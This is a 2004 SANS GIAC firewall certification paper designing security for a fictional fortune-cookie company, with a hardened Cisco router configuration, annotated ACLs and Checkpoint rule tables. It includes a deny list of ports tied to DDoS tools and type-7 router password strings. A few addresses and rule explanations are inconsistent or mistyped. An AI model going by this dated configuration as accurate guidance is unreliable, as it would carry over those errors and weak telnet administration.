Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

GCFW PRACTICAL ASSIGNMENT v. 2.0

Peter Jozwiak

January 2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TABLE OF CONTENTS

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 1
Security Architecture

1.1 Introduction to GIAC Enterprises

GIAC Enterprises is a Canadian based company, which employs 70 people: 40 in the main office in Toronto, and 30 in its European satellite offices.
Its sole business is selling fortune cookie sayings to its customers and clients.
GIAC revenue in 2003 was estimated at 5 million Canadian dollars.
During last couple of years GIAC executives decided to expand GIAC business on-line, having opened 2 satellite offices in Frankfurt, Germany and Basel, Switzerland which required to implement the entire new network, security and business operations infrastructure to support the management's claim.
GIAC management asked the manager of its existing IT department to employ it's own resources and existing network structure where possible to cut implementation costs to absolute minimum, therefore IT management developed a plan, which defined each and every aspect of this new venture.
Below is the outline of this plan, which consists of four major objectives:

1.2 Existing network infrastructure

Existing network which is based on WIN2000 architecture implemented and/or upgraded recently will remain intact being fully capable of integrating into new layer of security and on-line operations, it's core consisting of: database, backup, DHCP/DNS, Exchange /Anti-Virus and File/Print servers.

1.3 New network infrastructure

P4/2.4GH, 2GBRAM, 2X160GB SCSI HDD employing hardware RAID10 for all DMZ servers	FreeBSD 4.9 patched and hardened for all servers
P4/2.4GH, 2GBRAM, 2X160GB SCSI HDD employing hardware RAID10	Checkpoint NG AI Secure Platform running Running under Grub Linux 2.4.9-39cp
DNS	BIND 9.2.3
SMTP mail relay	Qmail 1.03
DB	MySQL 4.0
NTP/SYSLOG	Included in FreeBSD 4.9 release

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

HTPP/HTTPS	Apache 2.0
VPN accelerator card	
Cisco 2611 with 1 serial interface and 2 ethernet interfaces	Cisco IOS version 12.2(13)

1.4 Security Architecture

1.4.1 Access Requirements & restrictions

- GIAC Satellite offices
- Suppliers
- Customers and general public
- GIAC mobile sales and telecommuters
- GIAC employees (internal network)
- GIAC IT management/power users/administrators (internal network)

Satellite offices in Frankfurt and Basel will use established vpn tunnels to connect to GIAC database server in order to download the newest cookie sayings and update their own local databases (translation process involved if necessary).

Suppliers will allow GIAC DB administrators to connect to their secure web servers and download newest cookie sayings offerings chosen by GIAC mgmt via scp (part of the ssh package).

- **Note 1**: GIAC decided to keep its original database on internal network and use it as an upload point for the new DB server in the DMZ. Reasoning behind this setup was to provide an additional layer of security in case it's DMZ DB server gets compromised for any reason. Another factor that influenced this decision was an agreement with its suppliers, which defined the logistics of downloading new cookie sayings to GIAC internal DB by GIAC DB administrators. In this scenario GIAC will download new cookie sayings file(s) from suppliers servers using ssh to GIAC internal DB server, perform database dump at specified interval, copy new dump file via ssh to GIAC DMZ DB server and perform the update with new cookie sayings content. Database replication solution was also tried but didn't work as expected.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Customers and general public will connect to GIAC web server through the public network space. They will be able to register themselves with a client id and password, which will be stored internally at GIAC. Once purchases of cookie saying had been made, customers will be notified by email and allowed to download them from GIAC web site. All the recorded transactions will be performed using strong encryption of 128 bits.

Mobile Sales /Telecommuters will be able to connect securely to GIAC central office resources using Checkpoint client-site Simplified VPN tunnels
After VPN tunnel is established they will logon onto GIAC domain using their user id/password, which will enable them to use GIAC internal resources.

Internal Employees will be allowed to access the Internet, send and receive e-mail, download files and perform DNS lookups using internal DNS server as a request forwarder to DMZ DNS server.
Internally they are being able to share files and printers via services provided by internal servers and receive automated virus protection from internal anti-virus scanner.

Internal IT and Management staff will be able to do everything that internal employees are allowed, adding management, testing and troubleshooting of GIAC entire network infrastructure.

Table 1.1 outlines the communications requirements for these groups

GIAC Group	**Business / Communication Requirements**	**Services**	**Protocols/ports**
Satellite Offices	Able to use central office resources and perform DB updates via Checkpoint's Site-Site Intranet (three-gateway IKE encryption)	Any service via Checkpoint's Site-Site Intranet (three-gateway IKE encryption)	**UDP** 500(IKE), **Protocols** ESP – IP protocol 50 AH – IP protocol 51
Suppliers for GIAC	GIAC DB-Administrators will connect to secure supplier sites via SSH-2 and download cookie sayings based on their business requirements	Outbound access to suppliers secure web servers databases; http, https, ssh-2	**TCP** 80,443,22

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Customers	Enable 24/7 access to GIAC http/https server. Enable access to GIAC secure site via login name and password (client registration is initially performed and stored) Enable send/receive email notifications	http, https, smtp	**TCP** 80,443,25
Mobile Sales /Telecommuters	Enable to connect securely to GIAC central office resources using Checkpoint client-site Simplified VPN tunnels After VPN tunnel is established they will logon onto GIAC domain using their domain userid/pasword	Any service via Checkpoint's client-to-site VPN using IPSec	**UDP** 500(IKE), **Protocols** ESP – IP protocol 50 AH – IP protocol 51
Internal Employees	Enable to access internet, send/receive email and perform file downloads and perform DNS lookups	http, https, ftp, smtp	**TCP** 80,443,20,21,25
Internal IT / MGMT	Same as Internal Employees plus: Enable SSH/SCP to DMZ servers Enable to troubleshoot Checkpoint FW1 structure	http, https, ftp, smtp, ssh, icmp suite	**TCP** 80,443,20,21,25,22,

1.4.2 Component Security Layers

- GIAC DMZ (separating core business ops from internal network)
- Cisco border router Access Lists
- Checkpoint firewall
- Checkpoint VPN (SecureClient/SecureRemote)
- SSH/SCP/SFTP
- IP addressing (NAT)
- Checkpoint Desktop Security
- Checkpoint SmartDefense
- Anti-Virus Software

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 1.2 provides greater detail for security components

Component	Description
Firewall	GIAC IT department setup 3 identical Checkpoint NG AI Linux based firewalls for central and two satellite offices to simplify security, management and VPN setup of these enforcement points. Each Enforcement Point/ Management Server runs on x.86 Pentium4 2.4 GHz CPU and 2GB RAM utilizing two 160GB SCSI hard drives in hardware based RAID10 (mirror) configuration. Checkpoint software is based on SecurePlatform NG AI FP4 utilizing Checkpoint VPN accelerator hardware. Firewall has defined security policy in place for internal, external, DMZ and VPN communications.
Border Router	GIAC IT department setup 3 identical routers for each site (central office and two satellites) which are CISCO 2600 series running 12.2(13) IOS and employed access lists to filter incoming traffic, providing external layer of security and relieving the firewall from processing unnecessary load thus improving it's performance.
VPN	VPN service is realized through Checkpoint VPN-1 module residing on each enforcement point and employing Site-to-Site and Client-to-Site configuration. VPN performance is further improved by utilizing VPN accelerator hardware. GIAC Enterprises Checkpoint VPN security policy is an integral part of its firewall security policy (centralized policy management). SecuRemote /SecureClient implementation for mobile sales/telecommuters greatly improves security for these machines (all data is encrypted BEFORE it leaves the client). By using this model GIAC IT department created Site-Site Intranet (three-gateway IKE encryption).
DMZ	GIAC created this new network and placed all new server structure server there, to separate it from the internal network
SSH/SCP/SFTP	These services were implemented on all DMZ servers, so GIAC IT group internal network workstations could securely administer and maintain their health and availability remotely.
NAT	GIAC implemented hide (dynamic) NAT for it's internal networks and hide NAT (static) for its DMZ servers.
Desktop Security	Implemented to remotely enforce desktop policy for remote users thus providing an additional layer of security by blocking unauthorized access to remote machines.
ANTI-VIRUS	GIAC is utilizing it's internal ANTI-VIRUS servers to protect it's internal network, although it's aware of Checkpoint OPSEC certified ANTI-VIRUS software that could be utilized via CVP setup at a later date.
Checkpoint SmartDefense	Provides centralized protection against network attacks using intelligent security technology, as well as detection, logging, alerting and auditing. Application Intelligence prevents application-level attacks and uses implicit defenses to prevent information about the GIAC network reaching the internet.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 1.3 outlines GIAC IP addressing


Network Description	Address Range
Internal	**192.168.30.0/24** 192.168.30.254 – firewall internal interface and gateway for GIAC internal network 192.168.30.1 – 192.168.30.30 static range for internal servers, clients and IT department 192.168.30.31 – 192.168.30.253 dhcp assigned
DMZ	**192.168.60.0/28** 192.168.60.14 – firewall DMZ interface 192.168.60.1 – 192.168.60.13 static range for servers in the DMZ
External (GIAC Central Office) [* See note 2]	**192.168.90.0/28** 192.168.90.1 – border router internal interface 192.168.90.2 – firewall external interface 192.168.90.3 – 192.168.90.14 –public IP's for DMZ servers
GIAC Satellite Office – Frankfurt [* See note 2]	**10.10.30.0/25 – internal network** 10.10.30.126 – firewall internal interface 10.10.90.2/30 – firewall external interface
GIAC Satellite Office – Basel [* See note 2]	**172.30.0.0/25 – internal network** 172.30.0.126 – firewall internal interface 172.30.90.2/30 – firewall external interface
Intranet VPN	Satellite offices internal networks (see above & network diagram)
Remote-Access VPN	IP addresses are assigned from IP Pool

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

NAT addressing	Hide NAT is utilized for internal network It is setup to use **192.168.90.14** public address instead of the firewall's own. Static hide NAT is setup for DMZ. Again, each server is assigned public IP address from **192.168.90.0/28** range; **HTTP/HTTPS: 192.168.90.3** **DNS: 192.168.90.4** **NTP/LOG: 192.168.90.5** **SMTP: 192.168.90.6**

Note 2: ALL GIAC external networks are presented as non-routable address ranges, although in real situation they would be purchased routable public address ranges

Table 1.4 outlines the GIAC network diagram prepared by Visio software



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 2
Security Policy & Tutorial

2.1 CISCO 2611 router security policy

GIAC border router utilizes ACL (Access Control List) feature to filter incoming and outgoing traffic. On top of that, physical and network management access to the unit is also restricted.

GIAC border router configuration AFTER the setup:

- **Note 3:** Exclamation (!) marks have been omitted to preserve space

```
GEN#sh run
Building configuration...
Current configuration : 4457 bytes
version 12.2
service timestamps debug uptime
service timestamps log datetime msec localtime show-timezone
service password-encryption
hostname "GEN"
logging buffered 64000 informational
logging console notifications
enable secret 5 $1$Jddk$U2C9xYBwYYC/O4P2WQSju.
username u1 password 7 050A571C73481D
username u2 password 7 070E705F1C0D4A
username u3 password 7 070E705F1C0D4A
memory-size iomem 10
ip subnet-zero
no ip source-route
no ip domain-lookup
no ip bootp server
prompt GEN#
interface Ethernet0/0
 description INTERNAL
 ip address 192.168.90.1 255.255.255.240
 ip access-group 110 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 half-duplex
interface Serial0/0
 description EXTERNAL
 ip address 10.10.20.1 255.255.255.252
 ip access-group 109 in
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ntp disable
interface Ethernet0/1
 no ip address
 shutdown
 half-duplex
no ip classless
no ip http server
logging facility local6
logging source-interface Ethernet0/0
logging 192.168.90.5
access-list 11 permit 192.168.90.5
access-list 109 deny   ip 0.0.0.0 0.255.255.255 any log
access-list 109 deny   ip 1.0.0.0 0.255.255.255 any log
access-list 109 deny   ip 2.0.0.0 0.255.255.255 any log
access-list 109 deny    ip host 255.255.255.255 any log
access-list 109 deny   ip 224.0.0.0 15.255.255.255 any log
access-list 109 deny   ip 240.0.0.0 7.255.255.255 any log
access-list 109 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 109 deny   ip 160.16.0.0 15.0.255.255 any log
access-list 109 deny   ip 169.254.0.0 0.0.255.255 any log
access-list 109 deny   ip 192.0.2.0 0.0.0.255 any log
access-list 109 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 109 deny   ip 248.0.0.0 7.255.255.255 any log
access-list 109 deny    ip host 10.10.20.1 any log
access-list 109 deny   tcp any any eq 2222 log
access-list 109 deny   tcp any any eq 6669 log
access-list 109 deny   tcp any any eq 6711 log
access-list 109 deny   tcp any any eq 6712 log
access-list 109 deny   tcp any any eq 6776 log
access-list 109 deny   tcp any any eq 7000 log
access-list 109 deny   tcp any any eq 16660 log
access-list 109 deny   tcp any any eq 16959 log
access-list 109 deny   tcp any any eq 27374 log
access-list 109 deny   tcp any any eq 27665 log
access-list 109 deny   tcp any any eq 33270 log
access-list 109 deny   tcp any any eq 39168 log
access-list 109 deny   tcp any any eq 65000 log
access-list 109 deny   udp any any eq 27444 log
access-list 109 deny   udp any any eq 31335 log
access-list 109 permit tcp any host 192.168.90.3 eq www
access-list 109 permit tcp any host 192.168.90.3 eq 443
access-list 109 permit tcp any host 192.168.90.4 eq domain
access-list 109 permit udp any host 192.168.90.4 eq domain
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list 109 permit tcp any host 192.168.90.6 eq smtp
access-list 109 permit tcp any any established
access-list 109 permit udp any host 192.168.90.2 eq isakmp
access-list 109 permit esp any host 192.168.90.2
access-list 109 permit ahp any host 192.168.90.2
access-list 109 deny   udp any range 0 65535 any range 0 65535 log
access-list 109 deny   tcp any range 0 65535 any range 0 65535 log
access-list 109 deny   ip any any log
access-list 110 deny   icmp any any echo-reply
access-list 110 permit tcp any any established
access-list 110 permit ip host 192.168.90.2 any
access-list 110 permit udp host 192.168.90.4 any eq domain
access-list 110 permit tcp host 192.168.90.4 any eq domain
access-list 110 permit tcp host 192.168.90.6 any eq smtp
access-list 110 permit udp host 192.168.90.5 any eq ntp
access-list 110 permit tcp host 192.168.90.5 any eq 123
access-list 110 permit udp host 192.168.90.2 any eq isakmp
access-list 110 permit esp host 192.168.90.2 any
access-list 110 permit ahp host 192.168.90.2 any
access-list 110 deny   udp any range 0 65535 any range 0 65535 log
access-list 110 deny   tcp any range 0 65535 any range 0 65535 log
access-list 110 deny   ip any any log
access-list 111 permit tcp host 192.168.90.14 host 0.0.0.0 eq telnet
no cdp run
banner motd ^C
                    WARNING !!!

      THIS SYSTEM IS BEING MONITORED AND CAN BE USED FOR
      AUTHORIZED ACCESS ONLY. ANY UNAUTHORIZED USAGE IS
      STRICTLY PROHIBITED AND  WILL BE USED FOR PROSECUTION

line con 0
 exec-timeout 5 0
 login local
line aux 0
 exec-timeout 0 1
 login local
 no exec
line vty 0 4
 access-class 111 in
 login local
 transport input telnet
ntp access-group peer 11
ntp server 192.168.90.5 source Ethernet0/0
end
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Comments:
As we can see after the necessary reconfiguration had been done, GIAC border router setup had introduced many "built in" Cisco security features including:

- Limited Local and remote access to the router
- Disabling unneeded and insecure router services
- Protection against different types of network attacks
- Logging
- Use of standard and extended access lists

Below is more detailed description of these measures:

service timestamps log datetime msec localtime show-timezone
→ logging day and time stamps

service password-encryption
→ no plain text passwords

logging buffered 64000 informational
→ 64kb buffer for local logging

logging console notifications
→ console logging at level 5

enable secret 5 1Jddk$U2C9xYBwYYC/O4P2WQSju.
→ use md5 hash for admin access

username u1 password 7 050A571C73481D
→ setup u1 with privilege level 1
username u2 password 7 070E705F1C0D4A
→ setup u2 with privilege level 1

username u3 password 7 070E705F1C0D4A
→ setup u3 with privilege level 1

no ip source-route
→ packets can't specify routes

no ip domain-lookup
→ domain lookups disabled

no ip bootp server
→ no uploading CISCO IOS

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

interface Ethernet0/0
→ crossover to FW ext. interface

description INTERNAL
→ filters GIAC internal traffic

ip address 192.168.90.1 255.255.255.240
→ IP address and netmask of router's internal interface

ip access-group 110 in
→ ext. access list 110 applied

no ip redirects
→ protection from DoS attacks

no ip unreachables
→ no "talk back" on ICMP

no ip proxy-arp
→ no communication at layer 2

interface Serial0/0
→ connected to public network

description EXTERNAL
→ filters public traffic

ip address 10.10.20.1 255.255.255.252
→ IP address and netmask of router's external interface

ip access-group 109 in
→ ext. access list 109 applied

no ip redirects
→ protection from Dos attacks

no ip unreachables
→ no "talk back" on ICMP

no ip proxy-arp
→ no communication at layer 2

ntp disable
→ no ntp communication

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

interface Ethernet0/1
→ NOT IN USE

no ip address
→ NOT IN USE

shutdown
→ NOT IN USE

half-duplex
→ NOT IN USE

no ip classless
→ no classless routing

no ip http server
→ no http router admin allowed

logging facility local6
→ setup remote logging to GIAC

logging source-interface Ethernet0/0
→ use eth0/0 for log transfer

logging 192.168.90.5
→ GIAC log server public address

access-list 11 permit 192.168.90.5
→ standard access list for GIAC log server pub address

access-list 109 deny ip 0.0.0.0 0.255.255.255 any log
access-list 109 deny ip 1.0.0.0 0.255.255.255 any log
access-list 109 deny ip 2.0.0.0 0.255.255.255 any log
→ no packets allowed from unallocated legal addresses with logging turned on

access-list 109 deny ip host 255.255.255.255 any log
→ no broadcast addresses as source addresses with logging turned on

access-list 109 deny ip 224.0.0.0 15.255.255.255 any log
access-list 109 deny ip 240.0.0.0 7.255.255.255 any log
access-list 109 deny ip 192.168.0.0 0.0.255.255 any log
access-list 109 deny ip 160.16.0.0 15.0.255.255 any log
access-list 109 deny ip 169.254.0.0 0.0.255.255 any log
access-list 109 deny ip 192.0.2.0 0.0.0.255 any log
access-list 109 deny ip 127.0.0.0 0.255.255.255 any log

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

access-list 109 deny ip 248.0.0.0 7.255.255.255 any log
→ no multicast, private and loopback addresses allowed with logging turned on

access-list 109 deny ip host 10.10.20.1 any log
→ no spoofing of external router

access-list 109 deny tcp any any eq 2222 log
access-list 109 deny tcp any any eq 6669 log
access-list 109 deny tcp any any eq 6711 log
access-list 109 deny tcp any any eq 6712 log
access-list 109 deny tcp any any eq 6776 log
access-list 109 deny tcp any any eq 7000 log
access-list 109 deny tcp any any eq 16660 log
access-list 109 deny tcp any any eq 16959 log
access-list 109 deny tcp any any eq 27374 log
access-list 109 deny tcp any any eq 27665 log
access-list 109 deny tcp any any eq 33270 log
access-list 109 deny tcp any any eq 39168 log
access-list 109 deny tcp any any eq 65000 log
access-list 109 deny udp any any eq 27444 log
access-list 109 deny udp any any eq 31335 log
→ no “well-known” DdoS ports allowed with logging turned on

access-list 109 permit tcp any any established
→ allow established packets in

access-list 109 permit tcp any host 192.168.90.3 eq www
→ allow public to GIAC http

access-list 109 permit tcp any host 192.168.90.3 eq 443
→ allow public to GIAC https
access-list 109 permit tcp any host 192.168.90.4 eq domain
→ allow DNS traffic in (tcp)

access-list 109 permit udp any host 192.168.90.4 eq domain
→ allow DNS traffic in (udp)

access-list 109 permit tcp any host 192.168.90.6 eq smtp
→ allow SMTP traffic in

access-list 109 permit udp any host 192.168.90.2 eq isakmp
access-list 109 permit esp any host 192.168.90.2
access-list 109 permit ahp any host 192.168.90.2
→ allow VPN traffic in

access-list 109 deny udp any range 0 65535 any range 0 65535 log

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

access-list 109 deny   tcp any range 0 65535 any range 0 65535 log
access-list 109 deny   ip any any log
→ no other traffic allowed in with logging turned on

access-list 110 deny   icmp any any echo-reply
→ no ICMP echo-reply

access-list 110 permit tcp any any established
→ allow established packets in

access-list 110 permit ip host 192.168.90.14 any
→ allow GIAC internal network out

access-list 110 permit udp host 192.168.90.4 any eq domain
→ allow DNS(udp) services out

access-list 110 permit tcp host 192.168.90.6 any eq smtp
→ allow SMTP services out

access-list 110 permit udp host 192.168.90.5 any eq ntp
→ allow NTP(udp) services out

access-list 110 permit udp host 192.168.90.2 any eq isakmp
access-list 110 permit esp host 192.168.90.2 any
access-list 110 permit ahp host 192.168.90.2 any
→ allow VPN traffic out

access-list 110 deny   udp any range 0 65535 any range 0 65535 log
access-list 110 deny   tcp any range 0 65535 any range 0 65535 log
access-list 110 deny   ip any any log
→ no other traffic allowed with logging turned on
access-list 111 permit tcp host 192.168.90.14 host 0.0.0.0 eq telnet
→ allow telnet access from internal mgmt station for router admin purposes

no cdp run
→ no Cisco discovery protocol

banner motd ^C
→ banner setup for security and legal purposes

WARNING !!!

THIS SYSTEM IS BEING MONITORED AND CAN BE USED FOR AUTHORIZED ACCESS ONLY. ANY UNAUTHORIZED USAGE IS STRICTLY PROHIBITED AND WILL BE USED FOR PROSECUTION

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

line con 0
→ console line

exec-timeout 5 0
→ console timeout of 5min

login local
→ console login enforced

line aux 0
→ serial line

exec-timeout 0 1
→ access disabled

login local
→ access disabled

no exec
→ access disabled
line vty 0 4
→ virtual terminal line
access-class 111 in
→ access-list 111 in

login local
→ vty login enforced

transport input telnet
→ telnet allowed

ntp access-group peer 11
→ enforce ACL for NTP server

ntp server 192.168.90.5 source Ethernet0/0
→ allow NTP server on internal interface

- **Note 4**: There are few router services, which were setup through command line interface but don't show up in the output of <show running config> command. These services are:

no service tcp-small-servers
no service udp-small servers
→ disable echo, chargen, discard and daytime service that are not needed

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

no ip finger
no service finger
→ disable finger service

no boot network
no service config
→ disable booting and auto load of configuration from network

no snmp-server enable traps
no snmp-server system-shutdown
no snmp-server trap-auth
no snmp server
→ disable snmp services

- **Note 5**: GIAC staff realizes that telnet isn't the most secure option to administer the router from the inside network and will implement CISCO advanced security option (adds IOS-FW, IDS, SSH, IPSec and 3DES to base IP IOS) into their 12.2 Cisco IOS software to allow ssh protocol setup for administration of the border router.

- **Note 6**: CISCO Access Lists are processed in top-to-bottom order for matching requests. As such, it is very important to place more frequent rules at the top of the ACL list to improve traffic flow.

2.2 GIAC Checkpoint NG AI security policy

Checkpoint NG AI security policy consist of five major components:

- Security Policy
- Address translation Policy
- Smart defense
- VPN manager
- Desktop security Policy

2.2.1 GIAC FW Security Policy

By looking at the policy ruleset, we can see that three most used rules had been placed below the stealth rule #6. These rules are:

- GIAC web server access rule (rule #7
- Internal network access rule (rule #8)
- Site-to-site VPN rule (rule #9)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is a brief explanation of each rule in security policy:

Table 1.5

Security | Address Translation | SmartDefense | VPN Manager | Desktop Security

NO.	SOURCE	DESTINATION	VPN	SERVICE	ACTION
-	MemberGWs.EncDomain@MyIntranet	MemberGWs.EncDomain@MyIntranet	Any Traffic	EncryptedServices@MyIntranet	Encrypt&Continue
	Netbios noise rule 1 (Rule 1)				
1	Any	Any	Any Traffic	UDP bootp NBT UDP rip	drop
	remote VPN access rule (Rules 2-4)				
2	remote-users@GIAC-Telecommuters	giac-central-internal	RemoteAccess	Any	accept
3	remote-IT-admins@GIAC-Network-Administrators	giac-central-internal	RemoteAccess	Any	accept
4	remote-IT-admins@GIAC-Network-Administrators	giac-toronto GIAC-DMZ-Servers Cisco-Router-Internal GIAC-Internal-Servers	RemoteAccess	Network-Admin-Tools MySQL MSExchange-2000	accept
	restricted fw access rule (Rule 5)				
5	GIAC-Network-Administrators	giac-toronto GIAC-DMZ-Servers Cisco-Router-Internal	Any Traffic	Network-Admin-Tools	accept
	stealth rule (Rule 6)				
6	Any	giac-toronto	Any Traffic	Any	drop
	GIAC web server access rule (Rule 7)				
7	Any	WEB-Server-GIAC	Any Traffic	TCP http TCP https	accept
	Internal network internet access rule (Rule 8)				
8	giac-central-internal	GIAC-DMZ-Servers	Any Traffic	TCP http TCP https TCP ftp	accept
	site-site-VPN-rule (Rule 9)				
9	GIAC-internal-networks	GIAC-internal-networks	MyIntranet	Any	accept
	SMTP rules (Rules 10-12)				
10	MAIL-Server Exchange-Internal-Server	MAIL-Server Exchange-Internal-Server	Any Traffic	TCP smtp	accept
11	giac-central-internal	MAIL-Server	Any Traffic	TCP smtp	accept
12	MAIL-Server	giac-central-internal	Any Traffic	TCP smtp	accept
	DNS rules (Rule 13)				
13	Any	DNS-Server	Any Traffic	UDP domain-udp	accept
	SYSLOG/NTP rules (Rules 14-16)				
14	NTP-LOGS-Server	External-NTP	Any Traffic	ntp	accept
15	Cisco-Router-Internal	NTP-LOGS-Server	Any Traffic	UDP syslog ntp	accept
16	GIAC-Internal-Servers	NTP-LOGS-Server	Any Traffic	ntp	accept
	cleanup rule (Rule 17)				
17	Any	Any	Any Traffic	Any	drop

Top rule (implied)
Automatic Encryption Rule for community: MyIntranet. This rule was created automatically when initial VPN setup was performed using so called simplified mode. This will be explained in greater detail in VPN setup tutorial.

Rule1
Drops unnecessary NetBIOS (udp/tcp), bootp and router rip traffic and do not log it. This dramatically reduces the amount of logged traffic.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Rule2, 3,4
These three rules define VPN access for two groups of users: remote-IT-admins and remote-users. These rules allow both groups to connect via VPN to GIAC network.
Rule 5
Allow internal IT administrators to perform all necessary maintenance and troubleshooting of Checkpoint firewall, router and DMZ servers.
Rule 6
Any other direct traffic to the firewall is dropped and alert logs will be sent.
Rule 7
GIAC web server access rule. All legitimate public networks are allowed to access the server via http/https services.
Rule 8
Enables GIAC internal network access to the Internet but not the DMZ servers.
Rule 9
Site-to-Site VPN rule which allows all three-satellite offices to communicate via gateway-to-gateway IKE encryption scheme.
Rule 10,11,12
These three rules allow GIAC internal exchange server SMTP traffic to and from DMZ SMTP server relay, as well as DMZ mail relay traffic to public network.
Rule 13
This rule allow DNS queries (domain-udp) traffic from the public network and internal DNS server to communicate with DMZ DNS server.
Rule 14
Allows DMZ NTP server to communicate with public NTP servers.
Rule 15
Allows Cisco internal interface to synchronize its time with DMZ NTP server as well as send logs to local6 facility on that server.
Rule 16
Allows GIAC internal servers to synchronize the time with DMZ NTP server.
Rule 17
This is the cleanup rule. All traffic not permitted in the rules above is dropped and generates the alert.

- **Note 7:** Traffic from internal network to DMZ zone should be kept to absolute minimum. In GIAC case DNS, SMTP and NTP services required that access.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.2.2 GIAC Address translation policy


Table 1.6

NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	DNS-Server	Any	Any	DNS-Server (Valid Address)	Original	Original	All	Automatic rule (see the network object data).
2	Any	DNS-Server	Any	Original	DNS-Server	Original	All	Automatic rule (see the network object data).
3	MAIL-Server	Any	Any	MAIL-Server (Valid Address)	Original	Original	All	Automatic rule (see the network object data).
4	Any	MAIL-Server	Any	Original	MAIL-Server	Original	All	Automatic rule (see the network object data).
5	NTP-LOGS-Server	Any	Any	NTP-LOGS-Server (Valid Addres	Original	Original	All	Automatic rule (see the network object data).
6	Any	NTP-LOGS-S	Any	Original	NTP-LOGS-S	Original	All	Automatic rule (see the network object data).
7	WEB-Server-GIAC	Any	Any	WEB-Server-GIAC (Valid Addres	Original	Original	All	Automatic rule (see the network object data).
8	Any	WEB-Server	Any	Original	WEB-Server	Original	All	Automatic rule (see the network object data).
9	giac-central-internal	giac-central-	Any	Original	Original	Original	All	Automatic rule (see the network object data).
10	giac-central-internal	Any	Any	giac-central-internal (Hiding Addı	Original	Original	All	Automatic rule (see the network object data).

